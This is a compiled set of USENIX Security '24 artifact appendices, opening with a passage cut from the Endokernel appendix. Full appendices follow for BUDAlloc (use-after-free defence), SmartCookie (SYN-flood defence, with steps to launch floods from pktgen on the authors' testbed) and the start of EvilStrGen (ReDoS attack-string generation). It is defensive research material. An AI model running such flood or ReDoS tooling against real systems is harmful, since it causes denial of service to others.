cat nginx_baseline.csv
0k,1k,2k,4k,
133.10,685.60,1227.32,2409.75,
133.08,694.01,1237.02,2319.34,

cat zip.csv
baseline,dispatch_eiv,
25.357,34.433,
16.935,33.200,

cat curl.csv
baseline,dispatch_eiv,
5.342,1.691,
9.400,6.506,
```

To better interpret these results, you can use `calc_overhead.py result_folder test_name` to convert it to the numbers in the figures.

**(E2):** *[Microbenchmarks using LMBench and sysbench] [10 human-minutes + about 10 computer-minutes + 1GB disk]:* Microbenchmarking Endokernel and compare it with the baseline.
**Preparation:** Switch to the `testcases` directory.
**Execution:** Execute the following Python scripts to run the benchmarks:

```
python ./lmbench.py # Figure 4
python ./file_bw.py # Figure 5
python ./sysbench.py # Figure 6
```

**Results:** In the `result` directory, a .csv file will be created for each test/configuration conducted, which can be used to calculate overhead. Due to limitations imposed by runq, some tests may not run as expected.
Example Results:

```
cat sysbench_baseline.csv
1,,2,,4,,8,,16,,
memory,fileio,memory,fileio,memory,fileio,
    memory,fileio,memory,fileio,memory,
    fileio
176.35,6859.56,217.47,6102.65,
138.53,6164.54,224.41,6287.81,

cat ../result/sysbench_dispatch_eiv.csv
memory,fileio,memory,fileio,memory,fileio,
    memory,fileio,memory,fileio,memory,
    fileio
136.06,6288.02,223.91,6217.23,
139.51,6252.23,220.61,6234.21,
```

To better interpret these results, you can use `calc_overhead.py result_folder test_name` to convert it to the numbers in the figures.
We noticed that sysbench performance drops with 16 threads when using kernel 6.8 with this test suite. We believe this is due to kernel version differences, as the same binary does not show this issue with a 5.9 kernel.

## A.5 Notes on Reusability

Endokernel's signal virtualization layer and the design for multithread safety can be utilized by other projects to construct parts of their monitors. Additionally, some of Endokernel's syscall policies can also be adopted by other works. However, being limited by its status as a research prototype, these components may not be perfect or easily reusable as is. We are currently rewriting parts of the design using a C++ or Rust to enhance their portability and usability.

To utilize Endokernel effectively, you will likely need the Endokernel repository and the modified glibc rather than the related test suite. Endokernel can operate on a normal Linux supporting MPK if the application is not using signals. Installation can be conducted using the methods provided on the project page. Libraries related to isolation are located at libiso. By integrating these libraries into the code, Endokernel is enabled to protect corresponding entry points and memory using MPK.

## A.6 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.




# USENIX Security '24 Artifact Appendix
# BUDAlloc: Defeating Use-After-Free Bugs by Decoupling Virtual Address

Junho Ahn, Jaehyeon Lee, Kanghyuk Lee, Wooseok Gwak, Minseong Hwang, Youngjin Kwon
*School of Computing, KAIST*

## A Artifact Appendix

This paper introduces BUDAlloc, a one-time-allocator for detecting and protecting use-after-free bugs in unmodified binaries. The core idea is co-designing a user-level allocator and kernel by separating virtual and physical address management. The user-level allocator manages virtual address layout, eliminating the need for system calls when creating virtual aliases. This is essential for reducing internal fragmentation caused by the one-time-allocator. BUDAlloc customizes the kernel page fault handler with eBPF for batching unmap requests when freeing objects. In SPEC CPU 2017, BUDAlloc achieves a 15% performance improvement over DangZero and reduces memory overhead by 61% compared to FFmalloc.

## A.1 Abstract

This artifact evaluation provides the source code, runtime setup, and instructions needed to reproduce the BUDAlloc evaluation results. We evaluate BUDAlloc in terms of security, performance, and memory usage. For the security evaluation, we conduct CVE analysis, use the NIST Juliet test suite, and HardsHeap. For performance evaluation, we test BUDAlloc with SPEC CPU 2006 & 2017, PASEC 3.0, Apache, and Nginx Webserver. This artifact demonstrates that BUDAlloc effectively prevents and detects use-after-free (UAF) bugs while having minimal impact on performance and memory usage.

## A.2 Description & Requirements

### A.2.1 Security, privacy, and ethical concerns

There are no ethical concerns associated with BUDAlloc. The source code is released under the MIT license.

### A.2.2 How to access

This artifact evaluation can be accessed via the following stable URL: https://github.com/casys-kaist/BUDAlloc/tree/9adddb369c2e74e86431459c627417f2f57cadbb.

### A.2.3 Hardware dependencies

We tested BUDAlloc with Intel(R) Xeon(R) Gold 5220R CPU at 2.2GHz with 24 cores, 172GB DRAM - 2666 MHZ, 512 GB SSD, and 10-Gigabit Network Connection. In all the experiments, we disable hyper-threading, CPU power-saving states, and frequency scaling to reduce the variance. We use Non-Uniform Memory Access (NUMA) in the PARSEC 3.0 benchmarks to fully utilize all 48 cores in the motherboard. We use time to get the resident set size (RSS) and total execution time except DangZero.

### A.2.4 Software dependencies

To support atomic operations in the BPF program, BUDAlloc requires the installation of clang-17. This can be done using the 'scripts/setup.sh' script. Our setup utilizes Ubuntu 20.04 with GCC version 9.4.0. If using a newer version of GCC, the `-fcommon` and `-Wno-implicit-function-declaration` compiler options are necessary. We use default configurations for other memory allocators in all evaluations. For testing on DangZero, we use a virtual machine with KVM, as this is the default method for running Kernel-Mode-Linux in DangZero.

### A.2.5 Benchmarks

We used SPECCPU 2006, SPECCPU 2017, PARSEC 3.0, Apache2, Nginx to benchmark the performance of BUDAlloc. To evaluate the robustness of BUDAlloc compared to other OTA systems, we evaluate a set of Common Vulnerabilities and Exposures (CVEs), HardsHeap Fuzzer, and NIST Juliet Test Suite.

## A.3 Set-up

BUDAlloc consists of two distinct components: the kernel and the user space. The BUDAlloc kernel includes the necessary kernel patches for the eBPF helper functions and custom page fault handler. The BUDAlloc user space contains both the user-level components and the eBPF custom page fault handler.

### A.3.1 Installation

You can find more information in our github repository.

**BUDAlloc-Kernel Installation.**

1. Clone the BUDAlloc repository

```
git clone
 ↪ https://github.com/casys-kaist/BUDAlloc
```

2. Get submodules and update. This will clone BUDAlloc-Kernel repository.

```
$ cd BUDAlloc
$ git submodule init
$ git submodule update
```

3. Build and install the kernel. In the kernel configurations, `CONFIG_BPF_SBPF` should be enabled, and `CONFIG_BPF_SBPF_MEM_DEBUG` should be turned off to measure accurate performance.

```
$ cd BUDAlloc-Kernel
$ make -j$(nproc)
$ sudo make -j$(nproc) INSTALL_MOD_STRIP=1
 ↪ modules_install
$ sudo make install
```

4. Reboot your system.

5. After rebooting, install the `libbpf` library.

   (a) Navigate to the `libbpf` directory and build the library.

   ```
   $ cd BUDAlloc-Kernel/tools/lib/bpf
   $ make -j$(nproc)
   $ sudo make install
   ```

   (b) Install the kernel header files.

   ```
   $ cd BUDAlloc-Kernel
   $ sudo make headers_install
    ↪ INSTALL_HDR_PATH=/usr
   ```

6. Enable linking for `libbpf`.

```
$ sudo vi /etc/ld.so.conf.d/99.conf
# add "/usr/local/lib64"
$ sudo ldconfig
```

**BUDAlloc-User Installation.** You should proceed this part after installing `BUDAlloc-Kernel`.

1. Install the Clang-17 compiler.

```
$ ./scripts/setup.sh
```

2. Build and install the user components.

```
$ make -j$(nproc)
$ sudo make install
```

**[Note]**: Default build is `BUDAlloc-p(revent)` mode. To build `BUDAlloc-d(etect) mode`, follow below instruction.

```
$ vim libkernel/include/kconfig.h
# comment out:
# #define CONFIG_BATCHED_FREE
# #define CONFIG_ADOPTIVE_BATCHED_FREE
$ make -j$(nproc)
$ sudo make install
```

**Installation guide for the related works.** We used `ffmalloc`, `MarkUS` and `Dangzero` libraries for our evaluation. You can get an installation guide for each library in the links below.

1. ffmalloc

   `https://github.com/bwickman97/ffmalloc`

2. MarkUS

   `https://github.com/MarkUsProject/Markus`

3. Dangzero

   `https://github.com/vusec/dangzero`

### A.3.2 Basic Test

After installing BUDAlloc-Kernel and BUDAlloc-User, you can test your program with the following script in the BUDAlloc repository.

```
make unit_test
```

## A.4 Evaluation workflow

We evaluated the **performance, memory overhead, and bug detectability** of BUDAlloc compared to recent OTAs, FFmalloc, DangZero, and the GC-based MarkUs. In SPEC CPU 2006, BUDAlloc outperformed DangZero by 5% in full detection mode and by 15% in prevention mode, with a memory overhead of 30% compared to FFmalloc's 207%, and better bug detectability. BUDAlloc showed scalable performance improvements in multithreaded PARSEC 3.0, surpassing FFmalloc with more than 8 threads. Real-world tests with Nginx and Apache demonstrated performance and memory overhead comparable to GLIBC, without scalability issues. BUDAlloc detected 27 out of 30 use-after-free vulnerabilities from recent CVEs, and passed all robustness tests with Fuzzer and NIST Juliet, with no issues found in HardsHeap after 24 hours.

### A.4.1 Major Claims

**(C1):** BUDAlloc should demonstrate acceptable performance and memory overhead on single-thread benchmarks such as SPEC CPU 2006 and SPEC CPU 2017.
**(C2):** BUDAlloc should show scalable performance improvements on multi-thread benchmarks such as PARSEC 3.0.
**(C3):** In prevention mode, BUDAlloc should successfully prevent all use-after-free and double-free bugs in the Juliet, HardsHeap, and CVE corpus.
**(C4):** In detection mode, BUDAlloc should detect all use-after-free and double-free bugs in the CVE sets.

### A.4.2 Experiments

All results will be stored in `macrobench/result/<bench>`. Before running the script, we recommend extending the sudo authentication timeout.

```
$ sudo visudo
# Add the line "Defaults:<User_name>
↪ timestamp_timeout=600"
$ sudo -k
```

**Bench script options** In each script, you may configure options according to your preferences. The available options are as follows:

1. `--LIBCS`: Set library(s) to run. Default value is `"glibc BUDAlloc ffmalloc markus"`, which will run 4 libraries sequently.

2. `--TASKSET`: Set thread number of `taskset` command. Default value is `19`. which is required to bind the core and reduce fluctuation. This also limits the additional CPU resources consumed by MarkUs's GC thread, unlike other test cases.

3. `--THREADS`: **[Only for PARSEC 3.0]** Set the number of threads to run. The default value is `"1 2 4 8 16 32"`, which will run program with 1, 2, 4, 8, 16, and 32 threads, sequentially.

4. `--CONNECTIONS`: **[Only for Apache2 and Nginx]** Set connection number of benchmark. Default value is `"100 200 400 800"`, which will run 100, 200, 400, 800 connections sequently.

5. `--BENCH_SEC`: **[Only for Apache2 and Nginx]** Set the connection time for benchmark. Default value is `30`.

Additionally, if you are testing `DangZero`, you should set `--LIBCS=dangzero` in each benchmark script.

```
$ ./bench_xxx.sh --LIBCS=dangzero
```

**Memory usage of DangZero.** DangZero cannot account for the memory usage with the default scripts. Unlike other benchmarks, to get a resident set size, you have to add the additional value by uncommenting the `TRACK_MEM_USAGE` option.

**(E1):** *[SPECCPU 2006] [1 human-minutes + 1.5 compute-hour/lib + 3.5GB disk]: This will run SPECCPU_2006 for each library. Full test will test 4 libraries(glibc, BUDAlloc, ffmalloc, markus)*
**Preparation:** Before starting, you should obtain and install `SPECCPU 2006` in the `/home/<USER>` directory.
**Execution:** Execute `bench_spec2006.sh` to run SPECCPU 2006 benchmarks.

```
$ cd macrobench/spec2006
$ ./bench_spec2006.sh [OPTIONS]
```

**Results:** Results will be located in `result_<library_name>_<INT/FlOAT>.csv`

**(E2):** *[SPECCPU 2017] [1 human-minutes + 7 compute-hour/lib + 11GB disk]: This will run SPECCPU 2017 for each library. Full test will test 4 libraries(glibc, BUDAlloc, ffmalloc, markus).*
**Preparation:** Before starting, you should obtain and install `SPECCPU 2017` in the `/home/<USER>` directory.
**Execution:** Execute `bench_spec2017.sh` to run `SPECCPU 2017` benchmarks.

```
$ cd macrobench/spec2017
$ ./bench_spec2017.sh [OPTIONS]
```

**Results:** Results will be located in `result_<library_name>_<INT/FlOAT>.csv`

**(E3):** *[PARSEC 3.0] [1 human-minutes + 1-3 compute-hour per cases, depending on library and thread numbers + 13GB disk]: This will run PARSEC 3.0 benchmark for each library, also per different thread numbers. Full test will test 4 libraries(glibc, BUDAlloc, ffmalloc, markus) with 6 different thread numbers(1, 2, 4, 8, 16, 32).*
**Preparation:** Install `PARSEC 3.0` benchmark.

```
$ cd macrobench/parsec
$ sudo ./install.sh
```

**Execution:** Execute `bench_parsec_threads.sh` in `macrobench/parsec` to run `PARSEC 3.0` benchmarks.

```
$ cd macrobench/parsec
$ sudo ./bench_parsec_threads.sh
```

**Results:** Results will be located in the following file: `result_<library_name>_<thread_num>t.csv`

**Note for (E4), (E5):** For **(E4)** and **(E5)**, you should first set up a 10G Ethernet connection between the server machine and client machine. Make sure to adjust the variables in `macrobench/server_conf` according to your environment.

```
# Host
```

```
$ cd macrobench/common
$ ./connect_10g server

# Client
$ cd macrobench/common
$ ./connect_10g.sh client
```

**(E4):** *[Apache2] [1 human-minutes + 0.5 compute-hour + 4GB disk]: This will run Apache2 benchmarks for each library.*
**Preparation:** Install `Apache2` webserver.

```
$ cd macrobench/apache2
$ ./install.sh
```

**Execution:** Execute `Apache2` benchmark.

```
$ cd macrobench/apache2
$ sudo ./bench_apache2.sh
```

If scripts don't run as intended, you can manually run host and client on each server. By specifying `"foreground"` for the last argument of `run_apache_nginx_server.sh`, it will run `Apache2` server in the foreground.

```
# Host
$ cd macrobench/common
$ sudo ./run_apache_nginx_server.sh
 ↪ <apache2/nginx> <library> <num_threads>
 ↪ foreground
# Client
$ cd macrobench/common
$ sudo ./run_apache_nginx_client.sh
 ↪ <apache2/nginx> <Num_connections>
 ↪ <num_threads> <BENCH_SEC> <library>
```

**Results:** The results will be divided into two parts. Performance (latency) will be recorded in `result_xxx.csv`, and memory usage will be recorded in `apache2_memory_usage_xxx.csv`.

**(E5):** *[Nginx] [1 human-minutes + 3 compute-minute + 4GB disk]: This will run Nginx benchmarks for each library.*
**Preparation:** Install `Nginx` webserver.

```
$ cd macrobench/nginx
$ ./install.sh
```

**Execution:** Execute `Nginx` benchmark.

```
$ cd macrobench/nginx
$ sudo ./bench_nginx.sh
```

**Results:** The results will be separated into two parts. Performance (latency) will be recorded in `result_xxx.csv`, and memory usage will be recorded in `nginx_memory_usage_xxx.csv`.

**(E6):** *[CVE] [1 human-minutes + 30 compute-minute]: This will run CVEs and check detect/prevent/vulnerable features for each library.*

**Note:** Our script cannot automatically classify all CVEs because some UAF bugs occur internally or do not produce any output. In these cases, we classified them as `CANNOT_DETERMINE`. For more precise checking, please compile each program with AddressSanitizer or use another method to detect Use-After-Free bugs. Detailed information is provided in the `README` of each CVE.
Also, you should care about `prevent` and `detect` mode in BUDAlloc. If you want to change the mode, please refer to the **[Note]** in **BUDAlloc installation** section.
**Preparation:** Before starting, you should install all CVE-related programs. You can easily install them with the following command:

```
$ cd validation/cves/install_lib.sh
$ make
# If make stops,
# Please use this command
# This will build programs sequently
$ make build_serial
```

**Execution:** Run all CVEs and get the result.

```
$ make run
```

**Results:** The results will be located in the following file: `validation/cves/result.csv`.

**(E7):** *[Juliet Suite]* [1 human-minutes + 5 compute-minute]: This will run Juliet Suite and check the correctness of the allocator.
**Preparation:** Install `Juliet Suite` benchmark.

```
$ validation/juliet/install.sh
```

**Execution:** Execute `Juliet Suite`.

```
$ validation/juliet/bench_juliet.sh
```

**Results:** Executing `Calling good` should be passed, as they are valid programs, and `Calling bad` should incur segmentation fault, and they are invalid programs.

**(E8):** *[HardsHeap]* [1 human-minutes + 24 compute-hour]: This will run HardsHeap Fuzzer and check the correctness of the allocator.
**Execution:** Execute `HardsHeap` benchmark.

```
$ validation/hardsheap/run_hardsheap.sh
```

**Results:** After hardsheap execution, there should be no invalid test cases.

## A.5 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.




# USENIX Security '24 Artifact Appendix - SMARTCOOKIE: Blocking Large-Scale SYN Floods with a Split-Proxy Defense on Programmable Data Planes

Sophia Yoo, Xiaoqi Chen, Jennifer Rexford - Princeton University

## A Artifact Appendix

### A.1 Abstract

The artifact consists of two major pieces: 1) source code for the switch agent and server agent of SMARTCOOKIE's split-proxy SYN-flooding defense, related benchmark code, and measurement scripts (showing availability), and 2) a hardware testbed for running and evaluating SMARTCOOKIE under key attack scenarios (showing functionality and reproducibility).

### A.2 Description & Requirements

For the purposes of this artifact evaluation, our testbed consists of five servers and an Intel Tofino Wedge32X-BF programmable switch. Three machines act as attack machines. Two of the attack machines have 4-core Intel Core i5-6500 CPUs and Mellanox ConnectX-4 1x100Gbps NICs, generating attack traffic using DPDK 21.11.0 and pktgen-DPDK 21.11.0. The third attack machine has a 20-core Intel Xeon E5-2680 CPU and an Intel XI710 2x40 Gbps NIC, generating attack traffic using DPDK 19.11.11 and pktgen-DPDK 19.12.0. Two other machines act as server and client, each with 8-core Intel Xeon D-1541 CPUs and Intel X552 2x10Gbps NICs. For simplicity of artifact evaluation, we are providing evaluators with access to our preconfigured testbed (access instructions below). Instructions for installations and dependencies are briefly included for completeness, but all installations and dependencies are already in place for the evaluation testbed.The remainder of this section describes how to access the source code and testbed, what hardware and software dependencies are required (these are preconfigured for the testbed), and what additional benchmarks can be run.

#### A.2.1 Security, privacy, and ethical concerns

There are no security, privacy, or ethical concerns or risks to evaluators or their machines. All experiments can be run on the authors' testbed, which is provisioned for the planned attack rates. For testbed access, please do not share or distribute the private key (discussed further below).

#### A.2.2 How to access

**Accessing the code:** Source code for the switch agent, server agent, benchmarks, and measurements are hosted on Github: https://github.com/Princeton-Cabernet/SmartCookie-Artifact/releases/tag/v1.0.1. Detailed instructions (encompassing the information in this appendix and much more) are also included in the README of the Github artifact.

**Accessing the testbed:**

- Save the SSH private access key (shared with you directly on the submission site) to your local machine under `~/.ssh/usenixsec24ae.priv.id_rsa`. Note your sudo password was also shared with you on the submission site. Update the permissions with `chmod 600 ~/.ssh/usenixsec24ae.priv.id_rsa`. Start the ssh-agent and load the key: `eval $(ssh-agent -s)` and `ssh-add ~/.ssh/usenixsec24ae.priv.id_rsa`.

#### A.2.3 Hardware dependencies

The switch agent requires an Intel Tofino Wedge32X-BF programmable switch. In order to compare the defense performance of the switch agent to that of other benchmark defenses, the adversarial machines must be capable of generating at least 60 Mpps of combined adversarial traffic. This can, for example, be accomplished with either two attack machines with 20 cores and 2x100Gbps links, or with three or more machines with fewer cores. (Note: to reach the full defense capacity without any packet loss on the SMARTCOOKIE switch agent, at least *150 Mpps* of combined adversarial traffic should be generated, but this can be difficult to accomplish within a limited hardware setting.)

#### A.2.4 Software dependencies

**Switch Agent Prerequisite**[1]**:** please use `bf-sde` version 9.7.1 or newer to compile the P4 program.

**Server Agent Prerequisite:** please use kernel 5.10 or newer and the latest version of the `bcc` toolkit.

**Adversary Machine Prerequisite:** please use DPDK 19.12.0 or newer and a matching pktgen-DPDK version.

[1] For evaluation simplicity, all software dependencies are pre-installed and configured on the artifact testbed.

### A.2.5 Benchmarks

**Hashing:** We compare the cookie hashing performance of SMARTCOOKIE's switch-based HalfSipHash to that of AES (on the switch) and XDP (on the server). Source code for running the benchmarks are under `/p4src/benchmark` and `/ebpf/benchmark/` respectively.

## A.3 Set-up

This section includes basic installation and configuration steps to launch SMARTCOOKIE and prepare the testbed environment for evaluation. It also walks through a simple functionality test of the switch agent and server agent, with an end-to-end connection test between a client and server.

### A.3.1 Installation

All hardware and software dependencies have been preconfigured on the artifact testbed, so there are no additional installation steps for the purposes of this evaluation. However, for completeness, basic installation steps will be included in the artifact repo: https://github.com/Princeton-Cabernet/SmartCookie-Artifact/releases/tag/v1.0.1.
The source code can cloned from the repo with "`git clone git@github.com:Princeton-Cabernet/SmartCookie-Artifact.git`".

### A.3.2 Basic Test

**Terminal 1 - Compile and Launch the Switch Agent:** First, open a new terminal window and SSH into the switch. Clone the SMARTCOOKIE artifact repo and `cd SmartCookie-Artifact/p4src`. Run the `./switchagent_compile.sh` script to compile the program. This may take a few seconds, and you will see some warnings, but these can safely be ignored. Once the compilation is complete, run `./switchagent_load.sh` to load the `SMARTCOOKIE-HalfSipHash.p4` program onto the switch. A successful load should output "bfruntime gRPC server started" as the last log line and land on the switch driver shell starting with `bfshell>`. Keep this terminal open while running experiments, and open other terminals for other operations. If, for any reason you need to restart the switch driver, run `sudo killall bf_switchd` first, then run `./switchagent_load.sh` to reload the program again. Next, to configure the switch interfaces, copy and paste the below in the `bfshell>` to manually bring up ports:

```
ucli
pm
port-add 1/1 10G NONE
an-set 1/1 2
port-enb 1/1
an-set 1/1 1
port-add 1/3 10G NONE
an-set 1/3 2
port-enb 1/3
an-set 1/3 1
port-add 3/0 100G RS
port-enb 3/0
port-add 4/0 100G RS
port-enb 4/0
port-add 5/0 40G NONE
an-set 5/0 2
port-enb 5/0
an-set 5/0 1
port-add 6/0 40G NONE
an-set 6/0 2
port-enb 6/0
an-set 6/0 1
show
rate-period 1
rate-show
```

The last three commands will list packet counts and throughput rates for each of the switch interfaces.

**Terminal 2, 3, & 4 - Launch the Server Agent:** Open three other terminal windows and access the server agent in each window. Clone the artifact repo if you haven't already, and `cd SmartCookie-Artifact/ebpf`. Run `./configure/configure_server.sh` once to configure static IP addresses and ARP entries. Next, use the provided python scripts in the separate terminals to compile and load the eBPF programs to the interface connected to the switch:

1) `sudo python3 xdp_load.py enp3s0f1` for ingress
2) `sudo python3 tc_load.py enp3s0f1` for egress

You should see output that the programs have been loaded. Finally, run the following python script to sync timestamps between the server agent and switch agent, which is necessary for cookie checks: `sudo python3 send_ts.py`.

**Terminal 5 & 6 - A Quick Functionality Test:** To test a simple end-to-end connection between the client and server (protected by the intermediate switch agent and server agent), open two more terminals. SSH into the client and SSH once more into the server. On the server, start up a `netcat` server with `nc -l -p 2020`. On the client, connect to the `nc` server with `nc 131.0.0.6 2020`. The client will seamlessly connect to the server after verification at the switch agent, and you can send messages between the client and server, with the messages popping up on the receiving side. If you are curious, you can use `tcpdump -evvvnX -i enp3s0f1` on both client and server to view the full packet sequence during connection setup, and map it to that of Figure 4 in the paper[2].

[2]Note that tcpdump is positioned after XDP on the *ingress* pipeline, and after TC on the *egress* pipeline (XDP–>tcpdump–> network stack on ingress, and network stack–>TC->tcpdump on egress).

## A.4 Evaluation workflow

There are three main experiments that showcase the key results and major claims of our work. These are described next.

### A.4.1 Major Claims

**(C1):** SMARTCOOKIE *defends against attacks without packet loss until high rates (up to 136 Mpps), significantly outperforming the benchmarks of other defenses, which become exhausted at attack rates starting at only ~1.3 Mpps up to ~52 Mpps. This is proven by experiment (E1), and described in Section 8.2 of the paper.*

**(C2):** *During attacks,* SMARTCOOKIE *protects benign clients from performance penalties and protects servers from additional CPU usage. It adds little to no latency overhead to benign connections during attacks, and any latency is comparable to the baseline latency with no ongoing attack. Additionally, it protects the server's CPU during attacks, fully keeping the CPU resources for other applications. This is proven by experiments (E2) and (E3), and shown in Section 8.3 and 8.4 of the paper.*

### A.4.2 Experiments

Please note that due to space constraints, only the minimal instructions for experiments are listed here. We strongly recommend you follow the experiment workflow with all the detailed steps using the README of our artifact: https://github.com/Princeton-Cabernet/SmartCookie-Artifact.

**(E1):** [Hashing Throughput] [1 human-hour]: Compare the hashing throughput SMARTCOOKIE can achieve *without packet loss* to the the maximum hashing throughput of the benchmarks: SMARTCOOKIE-AES (SC-AES) and XDP-HalfSipHash (XDP-HSH). The Tx (response) rates should exactly match Rx (received) rates for as long as SMARTCOOKIE or the benchmark is handling the attack without any packet loss. Once a defense begins to reach its capacity, the Tx rate will begin to dip below Rx rates.
**Preparation:** There are different preparation steps for each of the benchmarks. Due to space limitations, we refer evaluators to the README for the individual benchmarks. For just the SMARTCOOKIE system, launch the switch agent, as described in §A.3.2. In three additional terminals, SSH into the attack machines where DPDK and pktgen are already configured for you. For each attack terminal, `cd /home/shared/pktgen-dpdk` and launch pktgen with `sudo -E tools/run.py testbed`.
**Execution:** From within the `Pktgen:/>` console of each of the attack machines, launch the SYN flood against the server. Use the commands specified in the artifact README (Section 4.1).
**Results:** To verify the attack rates that SMARTCOOKIE can handle before any packet loss, increase the sending attack rates on the attack servers. As long as the Rx/Tx rates match in the switch agent, the switch agent is successfully defending against the SYN flood attack packets without any packet loss.

**(E2):** [Latency Overhead] [1 human-hour]: Measure the end-to-end setup latency for benign client connections during an attack, to show that SMARTCOOKIE adds *little to no latency overhead* to the baseline without any attack.
**Preparation:** Bring up the SMARTCOOKIE switch agent and server agent as described previously and in the README. Start up an HTTP server on port 8090 on the server (see README for details).
**Execution:** Launch the attack, following the instructions from E1 (refer to the README for details). On the client machine, measure the connection latency across multiple clients by running the script `./experiments/measurements/collect_latency.sh <attack_rps> <local_port>`, specifying the current attack rate and desired local source port.
**Results:** The latency collection script will print out connection latency. You can turn off the attack and verify what the average end-to-end connection latency is for the baseline without the attack, and compare it to the latency during an attack, which should be relatively close.

**(E3):** [Server CPU Usage] [1 human-hour]: Measure the server's CPU usage during attack, to show that SMARTCOOKIE fully protects server CPU usage during attacks.
**Preparation:** The preparation is identical to that of E2. Bring up the SMARTCOOKIE switch agent and server agent as described previously and in the README. Start up an HTTP server on port 8090 on the server (see README for details).
**Execution:** Launch the attack, following the instructions from E1 (refer to the README for details). The simplest way to verify and visualize the CPU usage is with 'htop' on the server machine. You can keep a terminal open to continually track CPU usage during the experiment. The more robust way of measuring the CPU usage is to run the script `./experiments/measurements/collect_cpu_instr.sh <attack_rps>`, while specifying the current attack rate and where the collected data should be stored.
**Results:** The CPU usage collection script will store CPU usage rates in the specified directory. You can turn off the attack and verify what the CPU usage is for the baseline without the attack, and it should directly match the CPU usage during an attack (effectively none).

## A.5 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.




# USENIX Security '24 Artifact Appendix: <Towards an Effective Method of ReDoS Detection for Non-backtracking Engines>

Hong Huang[†‡] Rongchen Li[†‡] Weihao Su[†‡] Haiming Chen[†] ✉ Tingjian Ge[¶]

[†]*Key Laboratory of System Software (Chinese Academy of Sciences) and State Key Laboratory of Computer Science, Institute of Software, Chinese Academy of Sciences*
[‡]*University of Chinese Academy of Sciences*
[¶]*Miner School of Computer & Information Sciences, University of Massachusetts, Lowell*

## A Artifact Appendix

### A.1 Abstract

Regular expressions (regexes) are a fundamental concept across the fields of computer science. However, they can also induce the Regular expression Denial of Service (ReDoS) attacks, which are a class of denial of service attacks, caused by super-linear worst-case matching time. Due to the severity and prevalence of ReDoS attacks, the detection of ReDoS-vulnerable regexes in software is thus vital. Although various ReDoS detection approaches have been proposed, these methods have focused mainly on backtracking regex engines, leaving the problem of ReDoS vulnerability detection on non-backtracking regex engines largely open.

In our paper "Towards an Effective Method of ReDoS Detection for Non-backtracking Engines", we systematically analyze the major causes that could contribute to ReDoS vulnerabilities on non-backtracking regex engines. We then propose a novel type of ReDoS attack strings that builds on the concept of simple strings. Next we propose EvilStrGen, a tool for generating attack strings for ReDoS-vulnerable regexes on non-backtracking engines. It is based on a novel incremental determinisation algorithm with heuristic strategies to lazily find the *k*-simple strings without explicit construction of finite automata. In this artifact, we provide the source code of EvilStrGen, the benchmarks used in the paper and the required materials to reproduce our results as described in our paper. This appendix describes how to replicate the experiments as described in §6.2 to §6.5 in our paper.

### A.2 Description & Requirements

#### A.2.1 Security, privacy, and ethical concerns

*All the experiments are conducted within a Docker container, which will not perform destructive operations or disable security mechanisms to harm the computer.*

#### A.2.2 How to access

The source code and all the experimental materials required can be found on Zenodo: https://doi.org/10.5281/zenodo.12270846. A copy of the implementation is also available at https://github.com/Anonymous89813/EvilStrGen/tree/a07d7a989d9b817524846668712a4b7e038d0226.

#### A.2.3 Hardware dependencies

We recommend using a machine with 3.40GHz Intel i7-6700 8 CPU, 8GB of RAM and 2TB of disk. However a CPU with higher performance could reproduce similar results in a shorter amount of time.

#### A.2.4 Software dependencies

Ubuntu 20.04 or an equivalent virtual machine and Docker will suffice.

#### A.2.5 Benchmarks

The benchmarks used in the experiments are included in the repository named `Benchmarks` as shown in Figure 1. `SET736535` is a large-scale real-world benchmark from various sources, used in the experiments **E1** and **E2** described below. We offered a script as described in **E2** below for selecting all regexes in *sub-classes* mentioned in the paper,

```
Evaluation/
...
├── Benchmarks
    ├──SET736535.txt
    ├──ABOVE20.txt
    ├──Real-World.txt
    ├──Sub-Class
...
```

Figure 1: Repository of benchmarks used for experiments.

from `SET736535`, e.g. counting-free regexes, etc. The script will automatically generate the subsets of benchmarks under `Benchmarks/Sub-Class` folder. `ABOVE20` is the dataset from [1], which GadgetCA is specialized in, and is used in **E3**. The `Real-World` benchmark is used in **E4**, which contains the collection of regexes from Table 8 in our paper.

## A.3 Set-up

### A.3.1 Installation

After downloading the Docker image, please refer to the "Prerequisites" section of the `README` file in the Zenodo repository to import the image. Since the working directory for subsequent commands is `/Evaluation`, execute the command: `cd /Evaluation` to make sure that your terminal is working in this directory.

### A.3.2 Basic Test

We provide a basic test to quickly check all experiment scripts are functioning. To run this basic test, you can execute the command: `./BasicEvaluation.sh`. It takes about 60 minutes to run this command. If the command executes successfully, the results will be output to the `BasicResults` directory and "Successfully" will be printed in the shell.

## A.4 Evaluation workflow

### A.4.1 Major Claims

**(C1):** EVILSTRGEN detects more ReDoS vulnerabilities than baselines for non-backtracking regex engines on the large-scale real-world benchmark `SET736535` (§6.2 and Table 5).

**(C2):** EVILSTRGEN outperforms GadgetCA in the severity of vulnerabilities detected on the large-scale real-world benchmark `SET736535` (§6.2, Table 5 and Figure 4 (a)-(h)).

**(C3):** EVILSTRGEN is able to identify ReDoS vulnerabilities for non-backtracking regex engines on some seemingly safe regex sub-classes from the large-scale real-world benchmark `SET736535` (§6.2 and Table 6).

**(C4):** EVILSTRGEN also outperforms GadgetCA on ABOVE20, the benchmark which GadgetCA is specialized in, in terms of the number of vulnerabilities detected and the severity of vulnerabilities (§6.3, Figure 4 (i)-(p) and Table 7).

**(C5):** Each heuristic strategy improves the effectiveness of candidate attack string generation in EVILSTRGEN, that the efficiency boost provided by heuristic strategies helps EVILSTRGEN to detect more ReDoS vulnerabilities, on both `SET736535` and ABOVE20 (§6.4, Table 5 and Table 7).

**(C6):** EVILSTRGEN can be used to detect unrevealed ReDoS vulnerabilities when applied to practical programs using non-backtracking engines (§6.5 and Table 8).

### A.4.2 Experiments

We designed four experiments to demonstrate the claims **C1**-**C6**. Please refer to the section "Evaluating the Artifact" in the `README` file and execute the experiments as listed follows. It takes about 10 days to run all experiments in our hardware dependencies (§A.2.3). If you want to quickly check the functionality of the experiment scripts, you can follow the instructions in §A.3.2.

**(E1):** *[Large-Scale][5 human-minutes + over 200 compute-hours + 1TB disk]: If **E1** is successfully executed, the results are found in `E1/Table/` and `E1/Figure/`.*
